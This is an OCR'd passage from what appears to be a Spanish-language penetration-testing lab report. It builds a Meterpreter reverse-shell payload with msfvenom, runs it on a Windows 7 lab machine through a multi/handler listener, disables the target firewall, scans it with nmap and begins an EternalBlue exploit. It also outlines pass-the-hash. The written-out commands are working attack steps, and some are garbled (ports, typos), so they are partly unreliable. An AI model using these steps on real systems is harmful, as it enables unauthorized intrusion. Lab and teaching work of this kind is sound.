
Fuente: Elaboración propia.

La imagen muestra una captura de pantalla de Wireshark, una herramienta de análisis de paquetes de red. Se destacan los siguientes elementos técnicos:

1. **Lista de Paquetes Capturados**: Una tabla con los detalles de los paquetes de red, incluyendo número de paquete, tiempo, direcciones IP de origen y destino, protocolo y otra información relevante.
2. **Paquetes TCP Destacados**: Intercambio de paquetes TCP entre las direcciones IP 192.168.5.105 y 192.168.5.102, con información sobre números de secuencia, acuse de recibo, tamaño de ventana y longitud del paquete.
3. **Detalle del Paquete Seleccionado**: Información detallada del marco seleccionado, incluyendo el tiempo de llegada, tipo de encapsulación y datos en formato hexadecimal y ASCII.

Esta imagen es crucial para entender el tráfico de red, diagnosticar problemas de conectividad y detectar actividades sospechosas.


Ilustración 110 Ingreso a la maquina objetivo y se verifica ubicación de la app Rejetto



Fuente: Elaboración propia.

- **Listado Inicial de Directorios**: Muestra los directorios dentro de C:\Users, incluyendo "Public" y "Rodrigo Méndez".
- **Navegación al Directorio "Rodrigo Méndez"**: El usuario se mueve a este directorio usando el comando cd Rodrigo Méndez.
- **Listado dentro de "Rodrigo Méndez"**: Muestra directorios como "Desktop", "Documents" y "Downloads".
- **Navegación al Directorio "Desktop"**: El usuario entra al directorio "Desktop" con el comando cd Desktop.

Ilustración 111 ubicación del ejecutable de Rejetto



Fuente: Elaboración propia.

La imagen muestra una serie de comandos ejecutados en la interfaz de línea de comandos (CLI) de un sistema operativo Windows. Los comandos están relacionados con la navegación de directorios y la lista de contenido de estos. Las secciones clave están resaltadas en cuadros amarillos para mayor claridad.

1. **Listado Inicial de Directorios**: En el directorio C:\Users\Rodrigo Méndez\Desktop, mostrando subdirectorios, incluyendo "REJETTO."
2. **Comando para Cambiar de Directorio**: El usuario navega al directorio "REJETTO" con el comando cd REJETTO.
3. **Listado en el Directorio "REJETTO"**: Muestra archivos como DarkComet_123456.zip, hfs.exe, y hfs2.exe, junto con sus tamaños.

Para ejecutar el archivo hfs.exe en la máquina objetivo de manera remota desde una máquina atacante, puedes usar varias técnicas. A continuación, te explico un método sencillo utilizando Metasploit para obtener acceso y ejecutar ese archivo de manera remota, paso a paso:

Paso 1: Obtener Acceso Remoto a la Máquina Objetivo


Primero, necesito un acceso remoto (una "sesión" en Metasploit) en la máquina objetivo para poder ejecutar comandos en ella. Para lograrlo, podrías:

- **Generar un Payload y Ejecutarlo Manualmente**

Como alternativa, puedes crear un payload en Metasploit y luego encontrar una forma de ejecutarlo en la máquina Windows 7:

Analisis del trafico

Ilustración 112 Analisis de tráfico



Fuente: Elaboración propia.

Para poder ejecutar el HFS voy a crear un archivo malicioso. Desde la consola de Metasploit.

Paso 1: Preparar el Payload con msfvenom

Para ello usaré:

- msfvenom -p windows/meterpreter/reverse_tcp,
- LHOST=192.168.5.105
- LPORT=4444
- -f exe > payload.exe


Ilustración 113 Creación del Payload

Fuente: Elaboración propia.

Ahora verifico que se haya creado y que se guarde según mis indicaciones PoC name es: payload.exe

Para ello vamos a la siguiente ruta: **"/home/kali/"** usando **"ls -l** /home/kali/"

Ilustración 114 Verificación de la Ruta donde está el Payload




Fuente: Elaboración propia.

Al Ejecutar "file" para verificar el tipo de archivo:

- Puedes ejecutar el siguiente comando para confirmar que el archivo se generó correctamente como un ejecutable de Windows.
- Esto debería devolver una salida que confirme que es un archivo ejecutable de Windows, como PE32+ executable (GUI) x86-64, for MS Windows.

Ilustración 115 Verificación de la correcta creación del archivo ejecutable




Fuente: Elaboración propia.

Ahora estando dentro de Metasploit configuramos el payload asi:

- use exploit/multi/handler
- set payload windows/x64/meterpreter/reverse_tcp
- set LHOST 192.168.5.105
- et LPORT 443
- exploit

Ilustración 116Configuración del exploit



Fuente: Elaboración propia.

La imagen muestra una captura de pantalla de la herramienta Metasploit, un framework de pruebas de penetración. En la terminal se observan los comandos y salidas relacionados con la configuración y ejecución de un exploit utilizando Metasploit.

Resumen Técnico:

1. **Configuración del Payload**:
    - El usuario selecciona el módulo exploit/multi/handler.
    - Configuración del payload a windows/meterpreter/reverse_tcp.
    - Se establece la dirección IP local (LHOST) a 192.168.5.105.


- Se configura el puerto local (LPORT) a 443.
- Configuración para que el exploit no termine tras abrir una sesión (ExitOnSession = false).

2. **Ejecución del Exploit**:
   - El comando exploit -j -z lanza el exploit en segundo plano.
   - Se inicia un handler TCP inverso en 192.168.5.105:443.
3. **Establecimiento de la Sesión**:
   - Se envía la etapa del payload al objetivo 192.168.5.102.
   - Se abre una sesión Meterpreter (session 1) entre la máquina atacante (192.168.5.105:443) y la máquina objetivo (192.168.5.102:49162).

Por tanto, la imagen ilustra un proceso típico de configuración y ejecución de exploits en Metasploit para obtener acceso a un sistema remoto

Ahora se comparte el archivo por medio de una USB al equipo objetivo

Ilustración 117 Payload transferido a una USB




Fuente: Elaboración propia.

Ejecutar el Payload en la Máquina Objetivo para esto en la máquina Windows, se deben seguir estos pasos:

1. **Navegar al Archivo**

Ve a la ubicación donde descargaste payload.exe (el Escritorio).

Ilustración 118 Payload en el escritorio del Windows 7




Fuente: Elaboración propia.

2. **Ejecutar el Archivo:**

Hacemos doble clic en payload.exe para ejecutarlo. Dependiendo de la configuración de seguridad de la máquina, es posible que recibas advertencias. Confirma la ejecución si es seguro proceder.

Ilustración 119 Inicio de sesión al ejecutar el payload




Fuente: Elaboración propia.

En esta imagen se puede observar que la sesión ya fue establecida entre la maquina atacante con la IP 192.168.5.105 y la maquina objetivo desde ahora maquina comprometida con la IP 192.168.5.102

Verifica la sesión en Metasploit:

En la consola de Metasploit, uso el comando “sessions -l” para listar todas las sesiones activas.

Ilustración 120 Uso del comando sessions -l



Fuente: Elaboración propia.

La imagen muestra una captura de pantalla de la herramienta Metasploit, un framework de pruebas de penetración. En la terminal se observan los comandos y salidas relacionados con la gestión de sesiones activas en Metasploit.

Resumen Técnico:

1. **Intento de Comando**:
    - El usuario intenta ejecutar el comando “sysinfo”, pero recibe un mensaje de error: "Unknown command: sysinfo. Run the help command for more details."
2. **Comando de Salida**:
    - El usuario ejecuta el comando exit dos veces. El sistema indica que hay sesiones activas abiertas y sugiere usar exit -y para salir de todos modos.

3. **Listado de Sesiones Activas**:
    - El usuario lista las sesiones activas utilizando el comando sessions -l.
    - La salida muestra una sesión activa con los siguientes detalles:
        - **Id**: 1
        - **Nombre**: meterpreter x86/windows
        - **Información**: PC020006\Rodrigo Méndez @ PC020006
        - **Conexión**: 192.168.5.105:443 → 192.168.5.102:49162 (192.168.5.102)

Esta imagen es relevante ya que demuestra el proceso de gestión y visualización de sesiones activas en Metasploit, una herramienta popular en pruebas de penetración


Ahora voy a emplear la técnica ataque pass-the-hash

El ataque comienza cuando un cibercriminal infecta el equipo de un administrador mediante técnicas de ingeniería social, como un correo de phishing. Esto instala malware sin que el administrador lo note. Una vez infectado, el cibercriminal puede obtener los hashes de las contraseñas almacenadas. Con el hash de una cuenta privilegiada, puede evadir el protocolo de autenticación, acceder a información confidencial y moverse lateralmente en la red para comprometer otras cuentas privilegiadas (Keeper, s. f.).

Fuente: Elaboración propia.

Para poder realizar esta técnica procedo a desactivar el firewall de Win7.


Ilustración 121 Desactivando el Firewall de Windows 7



Fuente: Elaboración propia.

Se procede a desactivar el corta fuegos de la maquina win7

Ilustración 122 Escaneo detallado de un sistema con -sV




Fuente: Elaboración propia.

La imagen muestra los resultados de un comando Nmap ejecutado en una terminal. El comando utilizado es nmap -sV 192.168.5.102, que escanea la dirección IP 192.168.5.102 para identificar los puertos abiertos y los servicios asociados en especial el que se trata del windows 7.

Ahora se ingresa a Metasploit, estando en la consola de Metasploit ingresamos el comando “search EternalBlue” y usaremos el primer exploit.

Ilustración 123 Comando search EternalBlue




Fuente: Elaboración propia.

La imagen muestra una captura de pantalla de una terminal de comandos, específicamente del Metasploit Framework (msf6). La captura documenta la búsqueda de módulos de explotación relacionados con "EternalBlue", una vulnerabilidad conocida como MS17-010 en el protocolo SMB de Windows.

Ahora usamos los comandos use y show options

Ilustración 124 Uso del comando show options




Fuente: Elaboración propia.

En esta imagen se observa el uso del comando show options con la finalidad de saber que parametros configura para el exploit encontrado.

Iniciamos la configuración del RHOTS y lanzamos el ataque

